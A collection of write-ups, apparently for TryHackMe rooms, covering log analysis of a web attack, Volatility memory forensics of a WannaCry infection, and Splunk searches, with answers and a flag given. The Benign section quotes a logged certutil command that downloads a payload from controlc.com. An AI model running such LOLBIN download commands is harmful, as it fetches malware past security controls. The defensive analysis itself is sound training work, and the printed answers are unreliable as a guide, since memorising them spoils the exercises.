
**Juicy Details**

The objective of this task is to figure out which tools the attacker used to access various endpoints on the target system.

### What tools did the attacker use? (Order by the occurrence in the log)




A screen shot of a computer

Description automatically generated with medium confidence

A screen shot of a computer

Description automatically generated with medium confidence





*The tools used were: nmap, hydra, sqlmap, curl, and feroxbuster*

### What endpoint was vulnerable to a brute-force attack?

A screenshot of a computer

Description automatically generated with medium confidence

*the /rest/user/login endpoint.*

### What endpoint was vulnerable to SQL injection?



*the /rest/products/search endpoint.*

### What parameter was used for the SQL injection?



*q*

### What endpoint did the attacker try to use to retrieve files? (Include the /)



Analyze the contents of vsftpd.log cat vsftpd.log.  
*The attacker used FTP to try to access the files*

## 

## Task 3

The objective of this task is to analyse the provided log files to understand the steps the attacker took to exploit the server.

### What section of the website did the attacker use to scrape user email addresses?

Using access.log | less



*The attacker used the product reviews section to scape the adresses of targets.*

### Was their brute-force attack successful? If so, what is the timestamp of the successful login?

*The status code for OK or Successful is 200.* Search access.log using cat access.log | grep 200.



*The timestamp is [11/Apr/2021:09:16:31 +0000]*

### What user information was the attacker able to retrieve from the endpoint vulnerable to SQL injection?



The endpoint the attacker used was */rest/products/search*.

### What files did they try to download from the vulnerable endpoint?

Using the information gathered from the previous question the attacker successfully downloaded backup files (.bak) form the server.



*The files are coupons\_2013.md.bak and www-data.bak*

### What service and account name were used to retrieve files from the previous question?



*Using data obtained from vsftpd.log the attacker used FTP and anonymous to retrieve the backup files.*

### What service and username were used to gain shell access to the server?

Analyze the contents of *access.log* to find the attacker failed many times to gain access.

Text

Description automatically generated

*After multiple attempts the attacker gained access to the server using ssh and www-data for the username*

# 

**Volatility**

**What is Volatility**:

*"Volatility is the world's most widely used framework for extracting digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system being investigated but offer visibility into the runtime state of the system."*

Volatility is built off of multiple plugins working together to obtain information from the memory dump. To begin analyzing a dump, you will first need to identify the image type; there are multiple ways of identifying this information that we will cover further in later tasks. Once you have your image type and other plugins sorted, you can then begin analyzing the dump by using various volatility plugins against it that will be covered in depth later in this room.

Since Volatility is entirely independent of the system under investigation, this allows complete segmentation but full insight into the runtime state of the system.

# Case:

Your job is to use your knowledge of threat intelligence and reverse engineering to perform memory forensics on the infected host.

### What is the build version of the host machine in Case 001?

*Python3 vol.py -f <path\to\file> windows.info*

### At what time was the memory file acquired in Case 001?

Text

Description automatically generated

### What process can be considered suspicious in Case 001?

*Python3 vol.py -f <file? windows.pslist*

### What is the parent process of the suspicious process in Case 001?

*Python3 vol.py <file> windows.pstree*



### What is the PID of the suspicious process in Case 001?



### What is the parent process PID in Case 001?



### What user-agent was employed by the adversary in Case 001?

*Mkdir dir/to/store\_dump*

*Python3 vol.py -f <file> -o /dir/to/store\_dump/ windows.memmap.Memmap --pid <suspicious PID> --dump*

Once the dump is stored use*, strings \*.dmp | grep -i "user-agent"*

### Was Chase Bank one of the suspicious bank domains found in Case 001? (Y/N)

*strings \*.dmp | grep "chase"*

Text

Description automatically generated

### What suspicious process is running at PID 740 in Case 002?

*Python3 vol.py -f <file> windows.psscan*

*Answer: Wannacry*



### What is the full path of the suspicious binary in PID 740 in Case 002?

*windows.dlllist | grep 740*

Text

Description automatically generated with medium confidence C:\Intel\ivecuqmanpnirkt615\@WanaDecryptor@.exe

### What is the parent process of PID 740 in Case 002?

*windows.pstree*



tasksche.exe

### What is the suspicious parent process PID connected to the decryptor in Case 002?



*1940*

### From our current information, what malware is present in Case 002?



Wannacry

### What DLL is loaded by the decryptor used for socket creation in Case 002?

Graphical user interface, text, application

Description automatically generated

WS2\_32.dll

### What mutex can be found that is a known indicator of the malware in question in Case 002?

windows.handles | grep 1940






MsWinZonesCacheCounterMutexA0

### What plugin could be used to identify all files loaded from the malware working directory in Case 002?

python3 vol.py --help | grep -e "files"

### …

**PXL Volatility**


  


**Splunk Basics**

Splunk is one of the leading SIEM solutions in the market that provides the ability to collect, analyze and correlate the network and machine logs in real-time.

### **Splunk Components**

Splunk has three main components:




### **Splunk Forwarder**

Splunk Forwarder is a lightweight agent installed on the endpoint intended to be monitored, and its main task is to collect the data and send it to the Splunk instance.

Some of the key data sources are:


* Web server generating web traffic.
* Windows machine generating Windows Event Logs, PowerShell, and Sysmon data.
* Linux host generating host-centric logs.
* Database generating DB connection requests, responses, and errors.



### **Splunk Indexer:**

Splunk Indexer plays the main role in processing the data it receives from forwarders. It takes the data, normalizes it into field-value pairs, determines the datatype of the data, and stores them as events.

### **Search Head**

Splunk Search Head is the place within the Search & Reporting App where users can search the indexed logs as shown below. When the user searches for a term or uses Splunk Search Processing Language (SPL), the request is sent to the indexer and the relevant events are returned in the form of field-value pairs.

#### THM Questions

**Which component is used to collect and send data over the Splunk instance?**

Forwarder

#### …

### **Navigating Splunk**

### Adding Data

Splunk can ingest any data. As per the Splunk documentation, when data is added to Splunk, the data is processed and transformed into a series of individual events.

The data sources can be event logs, website logs, firewall logs, etc.

A screenshot of a computer

Description automatically generated with low confidenceData sources are grouped into categories. Below is a chart listing from the Splunk documentation detailing each data source category.

We will use the Upload Option to upload the data from our local machine. Download the attached log file and upload it on Splunk.

As shown above, it has a total of 5 steps to successfully upload the data.


1. Select Source -> Where we select the Log source.
2. Select Source Type -> Select what type of logs are being ingested.
3. Input Settings ->Select the index where these logs will be dumped and hostName to be associated with the logs.
4. Review -> Review all the gif

### How many events are present in the log file?

Answer

2862


### How many log events by the user Maleena are captured?



Answer

60


### What is the name associated with IP 107.14.182.38?



Answer

Smith


### What is the number of events that originated from all countries except France?



Answer

2814

### How many VPN Events were observed by the IP 107.3.206.58?



Answer

14


### …


**Benign**

This room focuses on using Splunk to monitor for suspicious process execution in the HR Department and we only have EventID: 4688 from the Microsoft-Windows-Security-Auditing logs.

### How many logs are ingested from the month of March?

In the search bar, start off by writing the index where the logs are contained. Filter the date of your search by clicking the button on the right side of the search bar and setting it to Date Range like the picture below.





ANSWER: 13,959


### Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

Use the table command in this situation because it gives a clean list of just the usernames.

index=win\_eventlogs

| table UserName

| dedup UserName



I narrowed down the search to just give results for user Amel1a and just 1 event was returned. The user created a process called whoami.exe.


ANSWER: Amel1a

### Which user from the HR department was observed to be running scheduled tasks?

The top of the room provides us with the employee names in 3 different departments. I searched for activity for only the users in the HR department with the query below. Since the question is asking for scheduled tasks, I included schtasks.exe in the search. Schtasks.exe is a Windows core system file which enables an administrator or user to create, delete, query, change, run, and end scheduled tasks on a local or remote computer.




1 event was returned and it wasChris.fort who created a task to run update.exe in the \Temp\ folder on startup.




ANSWER: Chris.frot

### Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host?



Since we are still focusing on the HR department, I removed schtasks.exe and added a table to filter the ProcessName, CommandLine, and UserName to be viewed as a chart. Dedup was used to remove duplicate processes.



5 pages of results are returned. I was looking through the processes and came across certutil.exe which was created by user haroon. Take a look at the command line.

*certutil.exe -urlcache -f -* [*https://controlc.com/548ab556*](https://controlc.com/548ab556) *benign.exe*

Certutil.exe is used to display and configure Certificate Authority information. In this case, a request has been made to a URL to download a payload.

ANSWER: haroon

### To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?


Benign.exe was downloaded after a connection was establish to: <https://controlc.com/548ab556>

The ‘-f’ and ‘-urlcache’ forces to fetch the following the url.


-f Force overwrite-urlcache Display or delete URL cache entries

ANSWER: certutil.exe

### What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)



By clicking on the event on the table above regarding the malicious executable downloaded to haroon’s machine we will be able to figure out the date of when this occurred.



As you could see in the image above, it tells us what the date and time of when this event occurred.

ANSWER: 2022–03–04

### Which third-party site was accessed to download the malicious payload?

The third-party site accessed to download the malicious payload is found in the CommandLine for the certutil.exe process.

*certutil.exe -urlcache -f -* [*https://controlc.com/548ab556*](https://controlc.com/548ab556) *benign.exe*

ANSWER: controlc.com


### What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?

The answer to the question is in the CommandLine. The file that was saved onto the host machine, haroon, is benign.exe.

ANSWER: benign.exe

### The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{……….}; what is that pattern?

Head over to the malicious link in the CommandLine to check out what’s there.



ANSWER: THM{KJ&\*H^B0}

### What is the URL that the infected host connected to?

Again, going back to the CommandLine shows that a connection was made to: [*https://controlc.com/548ab556*](https://controlc.com/548ab556)

ANSWER: [*https://controlc.com/548ab556*](https://controlc.com/548ab556)